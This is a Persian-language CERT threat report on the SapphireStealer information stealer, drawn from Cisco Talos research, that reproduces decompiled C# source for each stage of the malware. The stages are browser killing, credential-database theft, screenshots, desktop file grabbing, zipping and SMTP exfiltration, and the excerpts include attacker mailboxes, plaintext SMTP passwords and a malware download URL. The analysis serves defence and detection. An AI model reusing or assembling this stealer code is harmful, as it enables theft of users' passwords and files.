بسمه تعالی

وزارت ارتباطات و فناوری اطلاعات

سازمان فناوری اطلاعات ایران

معاونت امنیت فضای تولید و تبادل اطلاعات

مرکز ماهر

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

گزارش بدافزار SapphireStealer

گزارش فنی

شناسه سند ..... Malware_SapphireStealer_Report

نوع سند ..... گزارش فنی

شماره نگارش ۱

تاریخ نگارش ۱۴۰۲/۰۶/۱۸

طبقه‌بندی سند ..... **عادی**

تهران، خیابان شهید بهشتی بین بزرگراه شهید مدرس و خیابان احمد قصیر- پلاک ۲۶۷

(۰۲۱) ۸۸۱۱۵۷۲۴ (۰۲۱) ۸۸۱۱۵۷۲۴ cert.ir

فهرست مطالب


۱ شرح بدافزار

بدافزار متن باز و سارق اطلاعات SapphireStealer :

سیسکو گزارش داد که چندین عامل تهدید در حال شخصی‌سازی بدافزار سرقت اطلاعات SapphireStealer پس از فاش شدن کد منبع (Source Code) آن هستند . محققان Cisco Talos گزارش دادند که پس از انتشار کد منبع این بدافزار در GitHub، چندین عامل تهدید نسخه شخصی‌سازی شده خود را از SapphireStealer ایجاد کرده‌اند.

SapphireStealer ، یک نرم‌افزار جمع‌آوری اطلاعات منبع باز، از زمان انتشار عمومی اولیه آن در دسامبر ۲۰۲۲، با فراوانی افزایشی در مخازن نرم‌افزارهای مخرب عمومی مشاهده شده است .نرم‌افزارهای جمع‌آوری اطلاعات مانند SapphireStealer می‌توانند برای به‌دست آوردن اطلاعات حساس، از جمله اعتبارهای شرکتی، استفاده شوند که اغلب به سایر عوامل تهدید که دسترسی را برای حملات اضافی، از جمله عملیات مرتبط با جاسوسی یا رمزگذاری/ابزارهای تهدید و انتزاع استفاده می‌کنند . سیسکو میگوید که چندین موجودیت از SapphireStealer استفاده می‌کنند، که کدهای اصلی را به صورت مجزا بهبود داده و تغییر داده‌اند و آن را برای پشتیبانی از مکانیزم‌های دیگر برای برون‌بری اطلاعات افزایش داده‌اند، که منجر به ایجاد چندین نسخه متفاوت شده است .در برخی موارد، به نظر می‌آید که SapphireStealer به عنوان بخشی از یک فرآیند مخرب چندمرحله‌ای تحویل داده می‌شود، و از نرم‌افزارهای دانلود نرم‌افزارهای مخرب منبع باز مانند FUD-Loader برای ارائه SapphireStealer به قربانیان ممکن استفاده می‌کنند.

SapphireStealer مثالی از یک نرم‌افزار جدید جمع‌آوری اطلاعات است که به طور اصلی برای تسهیل دزدی از پایگاه‌های داده و فایل‌های مربوط به اعتبار مرورگرها که ممکن است اطلاعات حساس کاربر را شامل شوند، طراحی شده است. کدهای مربوط به SapphireStealer در تاریخ ۲۵ دسامبر ۲۰۲۲ در GitHub منتشر شد.



همانطور که اغلب در پی انتشار یک کدهای منبع باز نرم‌افزار مخرب جدید رخ می‌دهد، عوامل تهدید به سرعت عمل کردند و شروع به آزمایش این نرم‌افزار مخرب کردند، آن را برای پشتیبانی از ویژگی‌های اضافی گسترش دادند و از ابزارهای دیگری استفاده کردند تا تشخیص خرابی‌های SapphireStealer را دشوارتر کنند.

نسخه‌های تازه ترکیب شده از SapphireStealer از اواخر ژانویه ۲۰۲۳ آپلود شدند و فعالیت آپلود مداومی تا اوایل نیمه اول سال ۲۰۲۳ مشاهده شد. نشانگرهای ترکیب مرتبط با این نمونه‌ها نشان می‌دهند که این کد نرم‌افزار مخرب در حال حاضر توسط چندین عامل تهدید استفاده می‌شود. چندین نسخه از این تهدید در حال حاضر در محیط آزاد وجود دارد و عوامل تهدید در طول زمان بر کارآیی و اثربخشی آن کار می‌کنند.

هرچند بیشتر نمونه‌ها تاریخ ترکیب جعلی داشتند، اما با استفاده از تاریخی که نمونه‌ها به ابتدایا به مخازن عمومی آپلود شدند و نشانگرهای ترکیب مانند مسیرهایPDB ، ما توانستیم فعالیت‌های نرم‌افزار مخرب را خوشه‌بندی کرده و فعالیت‌های توسعه متمایزی را شناسایی کنیم.

SapphireStealer یک نرم‌افزار جمع‌آوری اطلاعات است که به زبان .NET نوشته شده است. این نرم‌افزار از قابلیت‌های ساده اما موثر برای دزدی از اطلاعات حساس در سیستم‌های آلوده استفاده می‌کند، از جمله:

- اطلاعات میزبانی
- تصاویر صفحه نمایش
- اعتبارهای ذخیره شده در مرورگر
- فایل‌های ذخیره شده در سیستم که با یک لیست مشخص از پسوندهای فایل همخوانی دارند.

هنگام اجرای اولیه نرم‌افزار مخرب، ابتدا سعی می‌کند مشخص کند که آیا فرآیندهای مرورگر موجودی در سیستم در حال اجرا هستند یا خیر. این نرم‌افزار فهرست فرآیندهای فعلی اجرایی را برای هر نام فرآیندی که با فهرست زیر همخوانی دارد بررسی می‌کند:

- chrome
- yandex
- msedge
- opera

اگر هر فرآیندی که همخوانی داشته باشد تشخیص داده شود، نرم‌افزار مخرب از Process.Kill() برای متوقف کردن آنها استفاده می‌کند.

```
3   private static void Main(string[] args)
4   {
5       foreach (Process process in Process.GetProcessesByName("chrome"))
6       {
7           process.Kill();
8           Chromium.Get();
9           Screenshot.Make();
10          Files.Grab();
11          FileManager.ArchiveDirectory(null);
12          SendLog.Send();
13          FileManager.DeleteDirectory("all");
14      }
```

سپس، نرم‌افزار مخرب Chromium.Get() را فراخوانی می‌کند تا دایرکتوری‌های مختلف پایگاه داده مرورگر را در %APPDATA% یا %LOCALAPPDATA% بررسی کند. این نرم‌افزار از یک فهرست مسیرهایی که به صورت سخت‌افزاری در آن وجود دارند برای شناسایی حضور پایگاه داده‌های اعتباری مرورگرهای زیر استفاده می‌کند:

- Chrome
- Opera
- Yandex
- Brave Browser
- Orbitum Browser
- Atom Browser
- Kometa Browser
- Microsoft Edge
- Torch Browser
- Amigo
- CocCoc
- Comodo Dragon
- Epic Privacy Browser
- Elements Browser
- CentBrowser
- 360 Browser

```
40      public static Dictionary<string, string> ChromiumPaths = new Dictionary<string, string>
41      {
42          {
43              "Chrome",
44              Paths.LocalAppdata + "Googlees\\Chrome\\User Data"
45          },
46          {
47              "Opera",
48              Paths.Appdata + "Opera Software\\Opera Stable"
49          },
50          {
51              "Yandex",
52              Paths.LocalAppdata + "Yandex\\YandexBrowser\\User Data"
53          },
54          {
55              "Brave browser",
56              Paths.LocalAppdata + "BraveSoftware\\Brave-Browser\\User Data"
57          },
58          {
59              "Orbitum browser",
60              Paths.LocalAppdata + "Orbitum"
61          },
62          {
63              "Atom browser",
64              Paths.LocalAppdata + "Mail.Ru\\Atom"
65          },
```

نرم‌افزار مخرب یک دایرکتوری کاری در مسیر زیر ایجاد می‌کند تا داده‌هایی که در نهایت به بیرون منتقل خواهند شد را آماده‌سازی کند:

%TEMP%\sapphire\work

محتوای هر پایگاه داده اعتباری که کشف می‌شود، استخراج می‌شود. سپس این اطلاعات در یک فایل متنی در دایرکتوری کاری نرم‌افزار مخرب به نام Passwords.txt ذخیره می‌شود.

```
27                  string text = FileManager.CreateDirectory("work");
28                  bool flag2 = string.IsNullOrEmpty(text);
29                  if (flag2)
30                  {
31                      throw new Exception("[ERROR] can't create work directory");
32                  }
33                  File.Create(text + "Passwords.txt").Close();
34                  foreach (Format.LoginData loginData in list.ToArray())
35                  {
36                      File.AppendAllText(text + "Passwords.txt", string.Concat(new string[]
37                      {
38                          "URL: ",
39                          loginData.url,
40                          "\nLogin: ",
41                          loginData.login,
42                          "\nPassword: ",
43                          loginData.password,
44                          "\nApplication: ",
45                          loginData.browser,
46                          "\n---------------------------------\n"
47                      }));
48                  }
49              }
50          }
```

سپس، نرم‌افزار مخرب تلاش می‌کند تا از سیستم تصویری (اسکرین‌شات) بگیرد و آن را در همان دایرکتوری کاری داخل یک فایل به نام Screenshot.png ذخیره می‌کند.

```
6   namespace Sapphire.Modules.Information
7   {
8       // Token: 0x02000017 RID: 23
9       internal class Screenshot
10      {
11          // Token: 0x060000E9 RID: 233 RVA: 0x00005F58 File Offset: 0x00004158
12          public static void Make()
13          {
14              Bitmap bitmap = new Bitmap(Screenshot.width, Screenshot.height);
15              Size blockRegionSize = new Size(bitmap.Width, bitmap.Height);
16              Graphics graphics = Graphics.FromImage(bitmap);
17              graphics.CopyFromScreen(0, 0, 0, 0, blockRegionSize);
18              string workDirectory = FileManager.GetWorkDirectory();
19              bool flag = string.IsNullOrEmpty(workDirectory);
20              if (flag)
21              {
22                  throw new Exception("[ERROR] work directory don't created");
23              }
24              bitmap.Save(workDirectory + "Screenshot.png");
25          }
```

نرم‌افزار مخرب یک زیردایرکتوری جدید به نام **Files** داخل دایرکتوری کاری نرم‌افزار مخرب ایجاد می‌کند. سپس یک برنامه گرفتن فایل اجرا می‌شود که تلاش می‌کند تا هر فایلی که در پوشه Desktop کاربر آلوده ذخیره شده است و با

پسوندهای فایلی که در یک لیست پسوندها موجود است همخوانی دارد را پیدا کند. لیست پسوندهای فایل ممکن است در نمونه‌های مورد تجزیه و تحلیل متغیر باشد، اما یک لیست نمونه زیر نمایش داده شده است:

- .txt
- .pdf
- .doc
- .docx
- .xml
- .img
- .jpg
- .png

```
public static void Grab()
{
    string[] files = Directory.GetFiles(Files.desktop);
    string text = FileManager.CreateDirectory(FileManager.GetWorkDirectory() + "files");
    bool flag = string.IsNullOrEmpty(text);
    if (flag)
    {
        throw new Exception("[ERROR] can't create grab directory");
    }
    foreach (string text2 in files)
    {
        string extension = Path.GetExtension(text2);
        bool flag2 = extension == ".txt" || extension == ".pdf" || extension == ".doc" || extension == ".docx" || extension == ".xml" || extension == ".img" || extension == ".jpg" |
          extension == ".png";
        if (flag2)
        {
            Console.WriteLine("fffffffffffffff" + text);
            File.Copy(text2, text + "\\" + Path.GetFileName(text2));
        }
    }
}
```

بعد از اتمام اجرای برنامه گرفتن فایل، نرم‌افزار مخرب یک فایل فشرده با نام log.zip ایجاد می‌کند که شامل تمامی فایل‌های لاگی است که قبلاً در دایرکتوری کاری نرم‌افزار مخرب نوشته شده‌اند.

```
// Token: 0x060000F6 RID: 246 RVA: 0x00006328 File Offset: 0x00004528
public static void ArchiveDirectory(string path = null)
{
    string text = FileManager.TempPath + "sapphire";
    bool flag = !string.IsNullOrEmpty(path);
    if (flag)
    {
        text = path;
    }
    try
    {
        using (ZipFile zipFile = new ZipFile(Encoding.GetEncoding("cp866")))
        {
            zipFile.CompressionLevel = 9;
            zipFile.Comment = "by barion @dark_legion89";
            zipFile.AddDirectory(text);
            zipFile.Save(FileManager.TempPath + "log.zip");
        }
    }
    catch (Exception arg)
    {
        Console.WriteLine(string.Format("[ERROR]can't archive\n{0}", arg));
    }
}
```

این داده‌ها سپس از طریق پروتکل انتقال پست ساده (SMTP) به مهاجم ارسال می‌شوند، با استفاده از اطلاعات احراز هویتی که در بخشی از کد مسئول تهیه و ارسال پیام تعریف شده‌اند.

```
namespace Sapphire
{
    // Token: 0x02000010 RID: 16
    internal class SendLog
    {
        // Token: 0x060000C2 RID: 194 RVA: 0x0000447C File Offset: 0x0000267C
        public static void Send()
        {
            string text = Path.GetTempPath() + "log.zip";
            Console.WriteLine("ZIIIP " + text);
            bool flag = File.Exists(text);
            if (flag)
            {
                MailAddress from = new MailAddress("create_site@internet.ru", "create_site@internet.ru");
                MailAddress to = new MailAddress("romanmaslov200@internet.ru");
                MailMessage mailMessage = new MailMessage(from, to);
                mailMessage.Subject = "Logs";
                mailMessage.Body = SendLog.text;
                mailMessage.IsBodyHtml = true;
                mailMessage.Attachments.Add(new Attachment(text));
                new SmtpClient("smtp.mail.ru", 587)
                {
                    Credentials = new NetworkCredential("create_site@internet.ru", "Dywhzbi7LrCt96Y3MKei"),
                    EnableSsl = true
                }.Send(mailMessage);
            }
            else
            {
                Console.ForegroundColor = ConsoleColor.Red;
                Console.WriteLine("[ERROR] does not exist archive");
                Console.ResetColor();
            }
```

اطلاعات مرتبط با میزبانی زیر در متن پیام ایمیل جمع‌آوری می‌شود و ارسال می‌شود:

- آدرسIP
- نام میزبان(Hostname)
- رزولوشن صفحه نمایش
- نسخه سیستم عامل و معماری پردازنده
- شناسه پردازنده(ProcessorId)
- اطلاعات کارت گرافیک(GPU Information)

```
41          // Token: 0x0400001F RID: 31
42          private static string text = string.Concat(new string[]
43          {
44              "<h2>------NEW LOGS------</h2>",
45              string.Format("<h3>{0}</h3> <br> <b>", DateTime.Now),
46              "IP: ",
47              UserInformation.ip,
48              " <br> <br>Username: ",
49              UserInformation.pcname,
50              " <br> <br>Screen: ",
51              UserInformation.screen,
52              " <br> <br>OS version: ",
53              UserInformation.OSVersion,
54              " <br> <br>HWID: ",
55              UserInformation.GetHWID(),
56              " <br> <br>GPU: ",
57              UserInformation.GetGPUName(),
58              " <br> <br>"
59          });
60      }
61  }
```

پس از موفقیت‌آمیز بودن انتقال لاگ‌ها به بیرون، نرم‌افزار مخرب سپس دایرکتوری کاری را که قبلاً ایجاد کرده بود حذف می‌کند و اجرای خود را پایان می‌دهد.

```
28          // Token: 0x060000F4 RID: 244 RVA: 0x000062A0 File Offset: 0x000044A0
29          public static void DeleteDirectory(string path)
30          {
31              bool flag = path == "all";
32              if (flag)
33              {
34                  Directory.Delete(FileManager.TempPath + "sapphire", true);
35              }
36              bool flag2 = Directory.Exists(path);
37              if (flag2)
38              {
39                  Directory.Delete(path, true);
40              }
41          }
```

این شرکت می‌گوید نمونه‌های اولیه این نرم‌افزار مخرب را که به مخازن عمومی نرم‌افزار مخرب و پلتفرم‌های اسکن‌کننده ارسال شد، مشاهده کرده‌ایم که تغییرات قابل توجهی توسط تعدادی از مهاجمان مختلف اعمال شده است. بیشتر تلاش‌های توسعه به نظر می‌رسد بر روی تسهیل فرآیند جلب اطلاعات انعطاف‌پذیرتر و اعلان‌های مرتبط با حملاتکنندگانی که خرابی‌های جدید SapphireStealer را دست یافته‌اند تمرکز داشته باشد. از آنجا که این نرم‌افزار مخرب منبع باز است و توسط چندین مهاجم مختلف استفاده می‌شود، بسیاری از این فعالیت‌های توسعه مستقل اتفاق افتاده و ویژگی‌های جدید در خوشه‌های نمونه مرتبط با سایر مهاجمان موجود نیست.

همچنین ذکر کرده است در یکی از موارد، نمونه‌ای از SapphireStealer را مشاهده کرده است که داده‌های جمع‌آوری شده با استفاده از فرآیندی که قبلاً توضیح داده شد، با استفاده از رابط برنامه‌نویسی Discord webhook API به بیرون انتقال یافت.

در یک خوشه فعالیت نرم‌افزار مخرب که مورد تجزیه و تحلیل قرار گرفته بود، چندین خرابی از سوی مهاجم در حفظ امنیت عملیاتی (OPSEC) مشاهده شد. در یک نمونه، مشاهده شد که مسیر پایگاه داده برنامه (PDB) زیر پس از کامپایل هنوز موجود بود:

C:\Users\roman\OneDrive\Рабочий стол\straler\net452\new_game.pdb

این نمونه برای انتقال داده از طریق SMTP تنظیم شده بود و از اطلاعات اعتباری ثابت زیر استفاده می‌کرد.

```
public static void Send()
{
    string text = Path.GetTempPath() + "log.zip";
    Console.WriteLine("ZIIIP " + text);
    bool flag = File.Exists(text);
    if (flag)
    {
        MailAddress from = new MailAddress("send_logs@list.ru", "send_logs@list.ru");
        MailAddress to = new MailAddress("chek_logs@mail.ru");
        MailMessage mailMessage = new MailMessage(from, to);
        mailMessage.Subject = "Logs";
        mailMessage.Body = SendLog.text;
        mailMessage.IsBodyHtml = true;
        mailMessage.Attachments.Add(new Attachment(text));
        new SmtpClient("smtp.mail.ru", 587)
        {
            Credentials = new NetworkCredential("send_logs@list.ru", "cA78CvEddwsyfiU4tfVj"),
            EnableSsl = true
        }.Send(mailMessage);
    }
    else
    {
        Console.ForegroundColor = ConsoleColor.Red;
        Console.WriteLine("[ERROR] does not exist archive");
        Console.ResetColor();
    }
}
```


در جستجوی حساب‌های اضافی که دارای نام کاربری "romanmaslov200" بودند، به حساب‌های شخصی متعددی رسیدند که ممکن است با مهاجم مرتبط باشند، مانند حسابSteam ، یک فروشگاه معروف بازی ویدیویی.

دو از این سه نمونه نیز در زمان‌های مختلف در آدرس اینترنتی زیر میزبانی شدند:

ITW Urls (2)

Scanned	Detections	Status	URL
2023-06-27	0 / 90	200	http://portfolio-roman.ml/img/new_game.exe
2023-06-25	0 / 90	200	https://portfolio-roman.ml/img/new_game.exe

به علاوه به حساب Steam مذکور، سیسکو همچنین یک حساب مشابه در یک انجمن فریلنس روسی زبان شناسایی کرد. این حساب برای تبلیغ خدمات توسعه وب فریلنس استفاده می‌شد. پروفایل کاربری همچنین دامنه‌ای را که در آن نمونه‌های SapphireStealer و اجزای وابسته مختلفی که برای تجزیه و تحلیل پایگاه‌های اعتباری و انتقال داده‌ها دریافت می‌شوند، میزبانی می‌کند، فهرست می‌کند.



پوشش دهی:

روش‌هایی که مشتریان سیسکو می‌توانند از طریق آنها این تهدید را شناسایی و مسدود کنند، در زیر آمده است:

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	Cisco Secure Web Appliance (Web Security Appliance)
✓	✓	✓	✓

۱. Cisco Secure Endpoint : محصول مناسب برای جلوگیری از اجرای بدافزار مورد بحث در این پست است.

۲. Cisco Secure Web Appliance: اسکن وب اینترنتی توسط این محصول از دسترسی به وب‌سایت‌های مخرب جلوگیری می‌کند و بدافزار های مورد استفاده در این حملات را شناسایی می‌کند.

۳. Cisco Secure Email: این محصول می‌تواند ایمیل‌های مخربی که توسط تهاجم‌کنندگان ارسال می‌شوند، مسدود کند.

۴. Cisco Secure Firewall: دستگاه‌های سوئیچ‌های (NGFW) مانند Threat Defense Virtual ، Adaptive Security Applianceو Meraki MX می‌توانند فعالیت‌های مخرب مرتبط با این تهدید را شناسایی کنند.

۵. Cisco Secure Malware Analytics (Threat Grid): این محصول می‌تواند باینری‌های مخرب را شناسایی کرده و حفاظتی را در تمام محصولات Cisco Secure ایجاد کند.

۶. Cisco Umbrella: این سرویس اینترنتی امن (SIG) از کاربران جلوگیری می‌کند که به دامنه‌ها، آی‌پی‌ها و URLهای مخرب متصل شوند، بدون توجه به اینکه کاربران در شبکه شرکتی باشند یا خارج از شبکه.

۷. Cisco Secure Web Appliance: این محصول به طور خودکار از دسترسی به وب‌سایت‌های پتانسیل‌آفرین می‌گیرد و قبل از دسترسی کاربران به وب‌سایت‌های مشکوک آنها را آزمایش می‌کند.

۸. Cisco Duo: این محصول چند عاملی برای کاربران فراهم می‌کند تا مطمئن شوید که تنها افراد مجاز به دسترسی به شبکه شما هستند.

۹. Snort Subscriber Rule Set: اگر از این مجموعه قوانین استفاده می‌کنید، می‌توانید با دانلود آخرین مجموعه قوانین موجود برای خرید از سایتSnort.org ، به‌روز بمانید.

۲ مراجع

1- https://blog.talosintelligence.com/sapphirestealer-goes-open-source/

2- https://thehackernews.com/2023/08/sapphirestealer-malware-gateway-to.html